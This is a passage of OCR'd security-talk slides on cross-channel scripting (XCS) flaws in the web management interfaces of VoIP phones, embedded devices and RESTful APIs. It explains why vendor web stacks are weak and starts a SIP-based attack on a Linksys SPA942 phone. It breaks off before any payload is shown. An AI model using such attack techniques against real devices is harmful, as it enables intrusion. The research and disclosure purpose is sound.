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

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

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

Talk overview

Part 1: Many examples of XCS

- **Phones:** 5 XCS vulnerabilities in 2 phones
- **Embedded:** 23 devices, 26 XCS vulnerabilities
- **RESTful APIs:** 2 major APIs, 2 XCS vulnerabilities

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
Part 2: Defenses against XCS

Embedded web interfaces?

Embedded vs. public web servers



Data :
- Parks associates
- Netcraft

Web management interfaces

Managing embedded devices via a web interface:

- ✓ *Easier for users*
- ✓ *Cheaper for vendors*

Recipe for a disaster

Vendors build their own web applications

- Standard web server (sometimes)
- Custom web application stack
- Weak web security

New features/services added at a fast pace

- Vendors compete on number of services in product
- Interactions between services ➽ vulnerabilities

Outcome

Vulnerabilities in **every** device we audited

SIP XCS

VoIP phone

- Linksys SPA942
- Web interface
- SIP support
- Call logs

SIP XCS

SIP XCS

1 Attacker makes a call as

```
